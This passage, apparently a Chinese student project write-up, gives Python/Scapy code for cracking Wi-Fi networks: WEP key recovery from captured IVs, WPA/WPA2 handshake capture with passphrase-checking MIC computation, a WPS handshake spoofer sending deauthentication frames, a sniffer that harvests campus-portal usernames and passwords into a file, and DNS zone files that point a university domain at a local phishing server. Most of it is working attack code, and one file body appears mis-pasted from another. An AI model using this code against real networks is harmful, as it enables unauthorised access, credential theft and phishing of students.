f.flush()  return    if pkt\_iv[0] == '\x07' and pkt\_iv[1] == '\xff':  filename = './07ff\_pkts/'+pkt\_iv.encode('hex')  with open(filename， 'w') as f:  dict = {'pkt\_iv':pkt\_iv， 'pkt\_wepdata':pkt[Dot11WEP].wepdata}  pickle.dump(dict， f)  f.flush()  return    def main():  while(True):  try:  sniff(iface='wlan0'， prn=lambda x:show(x))  except BaseException， e:  print e  time.sleep(10)      if \_\_name\_\_ == '\_\_main\_\_':  main() |

* 1. **get\_key.py**：从wep\_code.py抓取的IVs数据包中，经过大量的数据分析来猜测密码估计值

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8    import pickle， os  '''  key3: 18  key4: 52  key5: 86  key6: 120  key7: 144  '''  def get\_key3(pkt):  first\_key = ord(pkt['pkt\_wepdata'][0]) ^ 0xaa  pkt\_iv = pkt['pkt\_iv']    #print pkt\_iv.encode('hex')  key = pkt\_iv + '\x00\x00\x00\x00\x00'    statu\_v = range(256)  temp\_v = [ ord( key[i % len(key)] )for i in range(256)]  #print statu\_v  #print temp\_v    #KSA  j = 0  for i in range(3):  j = (j + statu\_v[i] + temp\_v[i]) % 256  statu\_v[i]， statu\_v[j] = statu\_v[j]， statu\_v[i]    # j3 = 6 + x + K[3]  index = statu\_v.index(first\_key)  for i in range(256):  if index == (6 + ord(pkt\_iv[2]) + i) % 256:  return i    def get\_key4(pkt):  first\_key = ord(pkt['pkt\_wepdata'][0]) ^ 0xaa  pkt\_iv = pkt['pkt\_iv']    #print pkt\_iv.encode('hex')  key = pkt\_iv + '\x12\x00\x00\x00\x00'    statu\_v = range(256)  temp\_v = [ ord( key[i % len(key)] )for i in range(256)]  #print statu\_v  #print temp\_v    #KSA  j = 0  for i in range(4):  j = (j + statu\_v[i] + temp\_v[i]) % 256  statu\_v[i]， statu\_v[j] = statu\_v[j]， statu\_v[i]  # j4 = 28 + x + K[4]  index = statu\_v.index(first\_key)  for i in range(256):  if index == (28 + ord(pkt\_iv[2]) + i) % 256:  return i  def get\_key5(pkt):  first\_key = ord(pkt['pkt\_wepdata'][0]) ^ 0xaa  pkt\_iv = pkt['pkt\_iv']    #print pkt\_iv.encode('hex')  key = pkt\_iv + '\x12\x34\x00\x00\x00'    statu\_v = range(256)  temp\_v = [ ord( key[i % len(key)] )for i in range(256)]  #print statu\_v  #print temp\_v    #KSA  j = 0  for i in range(5):  j = (j + statu\_v[i] + temp\_v[i]) % 256  statu\_v[i]， statu\_v[j] = statu\_v[j]， statu\_v[i]    # j5 = 85 + x + K[5]  index = statu\_v.index(first\_key)  for i in range(256):  if index == (85 + ord(pkt\_iv[2]) + i) % 256:  return i  def get\_key6(pkt):  first\_key = ord(pkt['pkt\_wepdata'][0]) ^ 0xaa  pkt\_iv = pkt['pkt\_iv']    #print pkt\_iv.encode('hex')  key = pkt\_iv + '\x12\x34\x56\x00\x00'    statu\_v = range(256)  temp\_v = [ ord( key[i % len(key)] )for i in range(256)]  #print statu\_v  #print temp\_v    #KSA  j = 0  for i in range(6):  j = (j + statu\_v[i] + temp\_v[i]) % 256  statu\_v[i]， statu\_v[j] = statu\_v[j]， statu\_v[i]      # j6 = 177 + x + K[6]  index = statu\_v.index(first\_key)  for i in range(256):  if index == (177 + ord(pkt\_iv[2]) + i) % 256:  return i  def get\_key7(pkt):  first\_key = ord(pkt['pkt\_wepdata'][0]) ^ 0xaa  pkt\_iv = pkt['pkt\_iv']    #print pkt\_iv.encode('hex')  key = pkt\_iv + '\x12\x34\x56\x78\x00'    statu\_v = range(256)  temp\_v = [ ord( key[i % len(key)] )for i in range(256)]  #print statu\_v  #print temp\_v    #KSA  j = 0  for i in range(7):  j = (j + statu\_v[i] + temp\_v[i]) % 256  statu\_v[i]， statu\_v[j] = statu\_v[j]， statu\_v[i]  # j7 = 304 + x + K[7]  index = statu\_v.index(first\_key)  for i in range(256):  if index == (304 + ord(pkt\_iv[2]) + i) % 256:  return i  def main():  key3\_temp = {} # 存储key3可能的结果，并统计出字数  key3\_filenames = os.listdir('03ff\_pkts')  #print file  for filename in key3\_filenames:  with open('./03ff\_pkts/'+filename， 'r') as f:  pkt = pickle.load(f)  key = get\_key3(pkt)  if key in key3\_temp:  key3\_temp[key] += 1  else:  key3\_temp[key] = 1    print 'key3\_temp: '， key3\_temp    ####################################  key4\_temp = {}  key4\_filenames = os.listdir('04ff\_pkts')  for filename in key4\_filenames:  with open('./04ff\_pkts/'+filename， 'r') as f:  pkt = pickle.load(f)  key = get\_key4(pkt)  if key in key4\_temp:  key4\_temp[key] += 1  else:  key4\_temp[key] = 1    print 'key4\_temp: '， key4\_temp  ################################  key5\_temp = {}  key5\_filenames = os.listdir('05ff\_pkts')  for filename in key5\_filenames:  with open('./05ff\_pkts/'+filename， 'r') as f:  pkt = pickle.load(f)  key = get\_key5(pkt)  if key in key5\_temp:  key5\_temp[key] += 1  else:  key5\_temp[key] = 1    print 'key5\_temp: '， key5\_temp  ################################  key6\_temp = {}  key6\_filenames = os.listdir('06ff\_pkts')  for filename in key6\_filenames:  with open('./06ff\_pkts/'+filename， 'r') as f:  pkt = pickle.load(f)  key = get\_key6(pkt)  if key in key6\_temp:  key6\_temp[key] += 1  else:  key6\_temp[key] = 1    print 'key6\_temp: '， key6\_temp  ################################  key7\_temp = {}  key7\_filenames = os.listdir('07ff\_pkts')  for filename in key7\_filenames:  with open('./07ff\_pkts/'+filename， 'r') as f:  pkt = pickle.load(f)  key = get\_key7(pkt)  if key in key7\_temp:  key7\_temp[key] += 1  else:  key7\_temp[key] = 1    print 'key7\_temp: '， key7\_temp  if \_\_name\_\_ == '\_\_main\_\_':  main() |

## WPA/WPA2加密的Wi-Fi破解项目相关代码

* 1. **pbkdf2.py**：计算PSK密钥

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8  import hmac， hashlib  import struct  from operator import xor  from itertools import imap  '''  参考代码：<https://github.com/mitsuhiko/python-wpa/blob/master/wpa.py>  pbkdf2\_hex：是能够输出的十六进制  pbkdf2\_bin：有可能不能输出的字符串  '''  #参数：密钥、盐、运算次数、输出HMAC长度，hash算法（默认SHA-1，输出20字节）  def pbkdf2\_hex(PassPhrase， Salt， Count=1000， dkLen=24， Hashfunc=hashlib.sha1):  return pbkdf2\_bin(PassPhrase，Salt，Count，dkLen，Hashfunc).encode('hex')  def pbkdf2\_bin(PassPhrase， Salt， Count=1000， dkLen=24， Hashfunc=hashlib.sha1):  buffer = [] #存放要输出的结果，块的结果连接起来  mac = hmac.new(PassPhrase， None， Hashfunc) #声明一个HMAC对象，将来把Mes填进去  def hmac\_result(mac， salt):  mac\_temp = mac.copy() #创建一个副本，官网说更加有效的计算  mac\_temp.update(salt)  return map(ord， mac\_temp.digest()) #返回结果  for i in xrange(1， -(-dkLen // mac.digest\_size) + 1):  #如果这里不转换的换，下面的temp第二次后就会变成ord不是chr，所以会报错  result = temp = hmac\_result(mac， Salt + struct.pack('>I'， i)) #大端的无符号整数  for j in xrange(Count-1): #因为刚已经执行过一次了  result = hmac\_result(mac， ''.join(map(chr， result))) #拿上次的结果作为盐值  temp = imap(xor， temp， result) #将每次的结果进行异或，迭代器  buffer.extend(temp) #buffer存放的全是十进制数  return ''.join(map(chr，buffer))[:dkLen] #返回结果字符串，必须列表全是字符串才可以  if \_\_name\_\_ == '\_\_main\_\_':  #验证算法正确  print "正确答案："，'0c60c80f961f0e71f3a9b524af6012062fe037a6'  print "计算答案："， pbkdf2\_hex('password'， 'salt'， 1， 20)  print  print "正确答案："，'3d2eec4fe41c849b80c8d83662c0e44a8b291a964cf2f07038'  print "计算答案："， pbkdf2\_hex('passwordPASSWORDpassword'， 'saltSALTsaltSALTsaltSALTsaltSALTsalt'， 4096， 25) |

* 1. **Prf512.p**y：计算PTK密钥

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8    import pbkdf2  import hmac， hashlib    def prf512(pmk， A， B):  ptk1 = hmac.new(pmk， A + B + chr(0)， hashlib.sha1).digest() #20字节  ptk2 = hmac.new(pmk， A + B + chr(1)， hashlib.sha1).digest() #20字节  ptk3 = hmac.new(pmk， A + B + chr(2)， hashlib.sha1).digest() #20字节  ptk4 = hmac.new(pmk， A + B + chr(3)， hashlib.sha1).digest()[0:4] #4字节  return ptk1 + ptk2 + ptk3 + ptk4 #64字节=512bits    if \_\_name\_\_ == '\_\_main\_\_':  pass |

* 1. **tpil.py**：计算采用TPIK算法的WPA/WPA2加密的MIC

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8    import pbkdf2  import hmac， hashlib    def prf512(pmk， A， B):  ptk1 = hmac.new(pmk， A + B + chr(0)， hashlib.sha1).digest() #20字节  ptk2 = hmac.new(pmk， A + B + chr(1)， hashlib.sha1).digest() #20字节  ptk3 = hmac.new(pmk， A + B + chr(2)， hashlib.sha1).digest() #20字节  ptk4 = hmac.new(pmk， A + B + chr(3)， hashlib.sha1).digest()[0:4] #4字节  return ptk1 + ptk2 + ptk3 + ptk4 #64字节=512bits    if \_\_name\_\_ == '\_\_main\_\_':  pass |

* 1. **CCMP.py**：计算采用CCMP算法的WPA/WPA2加密的MIC

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8    import pbkdf2， prf512  import hmac， hashlib    def get\_mic(Passphrase， SSID， AP\_MAC， STA\_MAC， ANonce， SNonce， DATA):  A = "Pairwise key expansion\0"  B = min(AP\_MAC.decode('hex')， STA\_MAC.decode('hex')) + max(AP\_MAC.decode('hex')， STA\_MAC.decode('hex')) + min(ANonce.decode('hex')， SNonce.decode('hex')) + max(ANonce.decode('hex')， SNonce.decode('hex'))    psk = pbkdf2.pbkdf2\_hex(Passphrase， SSID， 4096， 256)[:64] #只取64字节数据  pmk = psk.decode('hex') #转换为字符串，变成32字节数据，也就是256bits  ptk = prf512.prf512(pmk， A， B)    mic\_key = ptk[0:16]  # 注意参数，都是字符串，不是十六进制  mic = hmac.new(mic\_key， DATA.decode('hex')， hashlib.sha1).hexdigest()[0:32] #只取前32位  return mic    def main():  Passphrase = "LINUXZSJ"  SSID = "TP-LINK\_4F6C90"  APmac = "20dce64f6c90"  Clientmac = "e0b9a51fe794"  ANonce = "3320ced2535ed697d52c272aeea799d4d188a4603142f37a240f8064d7cdf58f"  SNonce = "93b0f1cd466efd5f6eb146ffbad9c9c86a74a961539dd3ef3b47f50da5298266"    #从wireshark取数据时，要把MIC置0，16个字节  data = '02030077fe01c9002000000000000000023320ced2535ed697d52c272aeea799d4d188a4603142f37a240f8064d7cdf58f0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000018dd160050f20101000050f20201000050f20201000050f202'    # 637056462428636a75835b7778e0740df9f13c46  print get\_mic(Passphrase， SSID， APmac， Clientmac， ANonce， SNonce， data)    if \_\_name\_\_ == '\_\_main\_\_':  main() |

* 1. **Wpa\_code.py**：抓握手包，并用测试密钥判断握手包中的MIC值是否正确， 如果正确，说明密钥正确。

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8    from scapy.all import \*  import sys， hashlib， hmac  import pbkdf2， prf512， ccmp， tpik    pkts\_number = 0  ANonce = ''  SNonce = ''  MIC = ''  DATA = ''    def show(pkt， ap\_mac， sta\_mac):  global ANonce， SNonce， pkts\_number， MIC， DATA  pkts\_number = pkts\_number + 1  sys.stdout.write('\rpakets: %d' % pkts\_number)  if pkt.haslayer(EAPOL):  if pkt[Dot11].addr1 == sta\_mac and pkt[Dot11].addr2 == ap\_mac:  if ANonce == '':  ANonce = str(pkt)[87:119].encode('hex')  if SNonce != '':  return True    if pkt[Dot11].addr1 == ap\_mac and pkt[Dot11].addr2 == sta\_mac:  if SNonce == '':  string = str(pkt)  SNonce = string[87:119].encode('hex') #获取了第二个随机数直接终止抓取  MIC = string[151:167].encode('hex')  DATA = string[70:151].encode('hex') + '00000000000000000000000000000000' + string[167:193].encode('hex')  if ANonce != '':  return True    def get\_shark(ap\_mac， sta\_mac， mode):  print 'Geting...'  try: #把数据全部传给show处理，如果得到了ANonce和SNonce就停止抓包  sniff(iface='wlan0'， stop\_filter=lambda x:show(x， ap\_mac， sta\_mac))  except BaseException， e:  print e    print  print 'ANonce: '， ANonce  print 'SNonce: '， SNonce  print 'MIC: '， MIC  print 'DATA: '， DATA    PASSOWRD = '1234567890'  SSID = 'Sking'  AP\_MAC = ''.join(ap\_mac.split(':'))  STA\_MAC = ''.join(sta\_mac.split(':'))    #print AP\_MAC  #print STA\_MAC  print  print 'Get: '，  #WPA2  if mode == 'ccmp':  print ccmp.get\_mic(PASSOWRD， SSID， AP\_MAC， STA\_MAC， ANonce， SNonce， DATA)  #WPA  if mode == 'tpik':  print tpik.get\_mic(PASSOWRD， SSID， AP\_MAC， STA\_MAC， ANonce， SNonce， DATA)    if \_\_name\_\_ == '\_\_main\_\_':  ap\_mac = sys.argv[1] #AP:e4:d3:32:4b:03:9c  sta\_mac = sys.argv[2] #STA:f4:9f:f3:92:47:c4  mode = sys.argv[3]  get\_shark(ap\_mac， sta\_mac， mode) |

## 开启了WPS功能的Wi-Fi破解项目源代码

* 1. **kdf.py**：用来计算八次握手中密钥算法

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8  import hashlib， hmac  import struct  def kdf(key， string， bits):  result = ''  mac = hmac.new(key， None， hashlib.sha256)    def get\_mac(mac， string):  mac\_temp = mac.copy()  mac\_temp.update(string)  return mac\_temp.digest()    for i in range(1， -(-bits // (mac.digest\_size\*8)) + 1): #mac.digest\_size = 32\*8  result += get\_mac(mac， struct.pack('>I'， i) + string + struct.pack('>I'， bits)) #大端32位无符号整数    return result[:80]    def main():    KDK = '540d9c38bfacf64dabffdfee651e42324f62924e0dfd8872f314070b4666e998'.decode('hex')  string = 'Wi-Fi Easy and Secure Key Derivation'  bits = 640  print kdf(KDK， string， bits).encode('hex')  if \_\_name\_\_ == '\_\_main\_\_':  main() |

* 1. **wps\_code.py**：用来模拟终端和路由器AP进行八次握手认证，如果认证到了M8消息，说明PIN码成功，也就得出了密钥

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8  from scapy.all import \*  import hashlib， hmac  import kdf  '''  p = 'FFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B80DC1CD129024E088A67CC74020BBEA63B139B22514A08798E3404DDEF9519B3CD3A431B302B0A6DF25F14374FE1356D6D51C245E485B576625E7EC6F44C42E9A637ED6B0BFF5CB6F406B7EDEE386BFB5A899FA5AE9F24117C4B1FE649286651ECE45B3DC2007CB8A163BF0598DA48361C55D39A69163FA8FD24CF5F83655D23DCA3AD961C62F356208552BB9ED529077096966D670C354E4ABC9804F1746C08CA237327FFFFFFFFFFFFFFFF'  q = 2  [95]  M1:0x04  M2:0x05  M3:0x07  M4:0x08  WSC\_NACK:0x0e  '''  pkt\_M1 = None  def show(pkt):  global pkt\_M1  if pkt.haslayer(EAP):  if pkt[EAP].type == 254:  if ord(str(pkt)[95]) == 4:  pkt\_M1 = pkt  return True  def wps():  sta\_mac = 'ce:32:ff:71:0e:ff'    #Dot11Deauth  pkt\_Deauth = RadioTap() \  / Dot11(subtype=0x0c， type=0， addr1='E4:D3:32:4B:03:9C'， addr2=sta\_mac， addr3='E4:D3:32:4B:03:9C'， SC=0x0010)\  / Dot11Deauth(reason=3)    sendp(pkt\_Deauth， iface='wlan0')    #Dot11Auth  pkt\_Auth = RadioTap() \  / Dot11(subtype=0x0b， type=0， addr1='E4:D3:32:4B:03:9C'， addr2=sta\_mac， addr3='E4:D3:32:4B:03:9C'， SC=0x0020)\  / Dot11Auth(seqnum=1)    sendp(pkt\_Auth， iface='wlan0')      #Dot11AssoReq  pkt\_AssocReq = RadioTap() \  / Dot11(subtype=0x00， type=0， addr1='E4:D3:32:4B:03:9C'， addr2=sta\_mac， addr3='E4:D3:32:4B:03:9C'， SC=0x0030)\  / Dot11AssoReq(cap=0x3140) \  / Dot11Elt(ID=0， info='Sking') \  / Dot11Elt(ID=1， info='82848b960c121824'.decode('hex')) \  / Dot11Elt(ID=50， info='3048606c'.decode('hex')) \  / Dot11Elt(ID=221， info='0050f204104a000110103a000102'.decode('hex'))      sendp(pkt\_AssocReq， iface='wlan0')    '''--------------------------------------'''    #EAPOL  pkt\_EAPOL = RadioTap() \  / Dot11(subtype=0x00， type=2， FCfield=0x01， addr1='E4:D3:32:4B:03:9C'， addr2=sta\_mac， addr3='E4:D3:32:4B:03:9C'， SC=0x0040)\  / LLC(dsap=0xaa， ssap=0xaa， ctrl=0x03) \  / SNAP(OUI=0x0， code=0x888e) \  / EAPOL(version=1， type=1)    sendp(pkt\_EAPOL， iface='wlan0')  #EAP Identity  pkt\_EAPOL\_ID = RadioTap() \  / Dot11(subtype=0x00， type=2， FCfield=0x01， addr1='E4:D3:32:4B:03:9C'， addr2=sta\_mac， addr3='E4:D3:32:4B:03:9C'， SC=0x0050)\  / LLC(dsap=0xaa， ssap=0xaa， ctrl=0x03) \  / SNAP(OUI=0x0， code=0x888e) \  / EAPOL(version=1， type=0) \  / EAP(code=2， id=0， type=1， identity='WFA-SimpleConfig-Registrar-1-0')  #这个ID不用对应，好像就是0开始  sendp(pkt\_EAPOL\_ID， iface='wlan0')    #抓到M1包停止  sniff(stop\_filter=lambda x:show(x)， iface='wlan0')  pkt\_M1\_str = str(pkt\_M1)  M1\_id = ord(pkt\_M1\_str[73])  M1\_Enrollee\_Nonce = pkt\_M1\_str[130:146]  M1\_Public = pkt\_M1\_str[150:342]  M1\_Enrollee\_MAC = pkt\_M1\_str[120:126]  #print M1\_Public.encode('hex')    #EAP M2  pkt\_EAP\_M2 = RadioTap() \  / Dot11(subtype=0x00， type=2， FCfield=0x01， addr1='E4:D3:32:4B:03:9C'， addr2=sta\_mac， addr3='E4:D3:32:4B:03:9C'， SC=0x0060) \  / LLC(dsap=0xaa， ssap=0xaa， ctrl=0x03) \  / SNAP(OUI=0x0， code=0x888e) \  / EAPOL(version=1， type=0， len=383) \  / EAP(code=2， id=M1\_id， type=254， len=383)    #######################构建数据包  p = 0xFFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B80DC1CD129024E088A67CC74020BBEA63B139B22514A08798E3404DDEF9519B3CD3A431B302B0A6DF25F14374FE1356D6D51C245E485B576625E7EC6F44C42E9A637ED6B0BFF5CB6F406B7EDEE386BFB5A899FA5AE9F24117C4B1FE649286651ECE45B3DC2007CB8A163BF0598DA48361C55D39A69163FA8FD24CF5F83655D23DCA3AD961C62F356208552BB9ED529077096966D670C354E4ABC9804F1746C08CA237327FFFFFFFFFFFFFFFF  g = 2  A = 2100  #M2\_Publick = (g\*\*A) % p #已经计算好了，反正都是实验  M2\_Public = 'e9a5475db33db7b80991b6c601ec9cf461abe604a767bd9f8d60c333341013b31645be5c59ec770aa04e873afdb8b0f170968e2a5532436ec17c52d245e11a32146830febc5aea577aae3f129eca41ba8f3d1e5153f3d0a6217b877f58f0cce01edab961a5f09adfdc5d53e5ebba5ba71f1acc18be09ff60ff0b377d91272d70b606cf2784d6484bafc1721828fc14f5a02a379048a6656c3e58be1ac5335309b0c2326daef866fd4497fc0288ad0fc0153ae1660f5dd9b550dc8c9d3d922eec'.decode('hex')  M2\_Registrar\_Nonce = 'f6c07d16a13a84a7145fcb1bf4b3f672'.decode('hex')  DHKey\_int = ( int(M1\_Public.encode('hex')， 16) \*\* A ) % p  #print DHKey\_int    print len(hex(DHKey\_int)[2:-1].decode('hex')) #打印一下长度，官方文档说不足192要补0，好累    DHKey = hashlib.sha256(hex(DHKey\_int)[2:-1].decode('hex')).digest()  print "DHKey: "， DHKey.encode('hex')    KDK = hmac.new(DHKey， M1\_Enrollee\_Nonce + M1\_Enrollee\_MAC + M2\_Registrar\_Nonce， hashlib.sha256).digest()  print "KDK: "， KDK.encode('hex')    Key = kdf.kdf(KDK， 'Wi-Fi Easy and Secure Key Derivation'， 640)  print 'Key: '， Key.encode('hex')    #得到三种密钥  AuthKey = Key[:32]  KeyWrapKey = Key[32:48]  EMSK = Key[48:]    data = ''.decode('hex')  data = data[:23] + M1\_Enrollee\_Nonce + data[39:83] + M2\_Public + data[275:-8] + '0000000000000000'.decode('hex')    #计算M1||M2\*  Authenticator = hmac.new(AuthKey， pkt\_M1\_str + str(pkt\_EAP\_M2) + data， hashlib.sha256).digest()[:8]  print 'Auth: '， Authenticator.encode('hex')    data = data[:-8] + Authenticator  #######################    pkt\_EAP\_M2\_str = str(pkt\_EAP\_M2)  pkt\_EAP\_M2\_str = pkt\_EAP\_M2\_str + data  pkt\_EAP\_M2 = RadioTap(pkt\_EAP\_M2\_str)    sendp(pkt\_EAP\_M2， iface='wlan0')  if \_\_name\_\_ == '\_\_main\_\_':  #main()  wps() |

## 对校园网进行嗅探密码

|  |
| --- |
| #!/usr/bin/env python  #coding:utf-8  from scapy.all import \*  import scapy\_http.http as http  import json， pickle  account = {}  def show(pkt):  if pkt.haslayer(http.HTTPRequest):  if pkt.Method == u'POST' and pkt.Path == u'/eportal/InterFace.do?method=login':  #print pkt.show()  pkt\_cookie = {}  pkt\_cookies = pkt.Cookie.split('；')  for i in range(len(pkt\_cookies)):  pkt\_cookie[pkt\_cookies[i].split('=')[0].strip()] = pkt\_cookies[i].split('=')[1]    #print pkt\_cookie  username = pkt\_cookie[u'EPORTAL\_COOKIE\_USERNAME']  password = pkt\_cookie[u'EPORTAL\_COOKIE\_PASSWORD']  print 'username: '， username， 'password: '， password    #store  if username not in account:  account[username] = password  with open('./account.txt'， 'a+') as f:  f.writelines('%s\t%s\n' % (username， password))    def main():  while(True):  try:  sniff(iface='wlan0'， filter='ip host 222.198.127.170'， prn=lambda x:show(x))  except BaseException， e:  print e    if \_\_name\_\_ == '\_\_main\_\_':  main() |

## 钓鱼WI-FI+钓鱼网站源代码

* 1. DNS服务器设置（网页源代码就不贴了，太多）
* **/etc/bind/named.conf**

|  |
| --- |
| options{  listen-on port 53 { any； }； //监听端口  directory "/etc/bind"； //存放zone文件  allow-query { any； }； //允许所有客户端查询  recursion yes； //把自己当做客户端  allow-transfer { none； }； //有salve DNS才打开    //forward only；  forwarders {  202.202.96.33；  223.5.5.5；  }；  }；    zone "." IN {  type hint；  file "db.root"；  }；    zone "swu.edu.cn" IN {  type master；  file "db.swu.edu.cn"；  }；  zone "1.168.192.in-addr.arpa" IN {  type master；  file "db.1.168.192"；  }；  zone "0.0.127.in-addr.arpa" IN {  type master；  file "db.127"；  }； |

* /etc/bind/db.swu.edu.cn

|  |
| --- |
| $TTL 600  @ IN SOA dns.swu.edu.cn. admin.swu.edu.cn. 20170623 3H 15M 1W 1D  @ IN NS dns.swu.edu.cn.  @ IN MX 10 admin.swu.edu.cn.  dns.swu.edu.cn. IN A 192.168.1.102  admin.swu.edu.cn. IN A 192.168.1.102  swu.edu.cn. IN A 192.168.1.102  [www.swu.edu.cn](http://www.swu.edu.cn). IN CNAME swu.edu.cn. |

* /etc/bind/db.1.168.192

|  |
| --- |
| $TTL 600  @ IN SOA dns.swu.edu.cn. admin.swu.edu.cn. 20170623 3H 15M 1W 1D  @ IN NS dns.swu.edu.cn.  102 IN PTR dns.swu.edu.cn.  102 IN PTR [www.swu.edu.cn](http://www.swu.edu.cn).  102 IN PTR swu.edu.cn. |


# 简单的效果展示

## WEP加密的WI-FI破解效果

执行wep\_code.py会收集到很多IVs数据包，我大概收集了两个晚上能够收集到我理想数据的一半，但是这些数据都已经足够




执行get\_key.py会把密码每一位的可能值算出来，然后告诉我们结果（因为密钥是10位十六进制代码，所以一共有5位ASCII码）



## WPA加密的WIF破解效果


直接运行wpa\_code.py




## 开启了WPS的WIIF破解效果

很遗憾的是，我的算法只能认证到M2，前面交互到第二次握手都可以实现，但是不知道是不是算法的原因。我无法验证我的密钥产生是否正确。因为就算我用wireshark抓到的八次握手的包，但是由于双方使用了DH交换密钥，所以我根本无法验证我的密钥算出来是否正确的

先来看看正确的交互过程



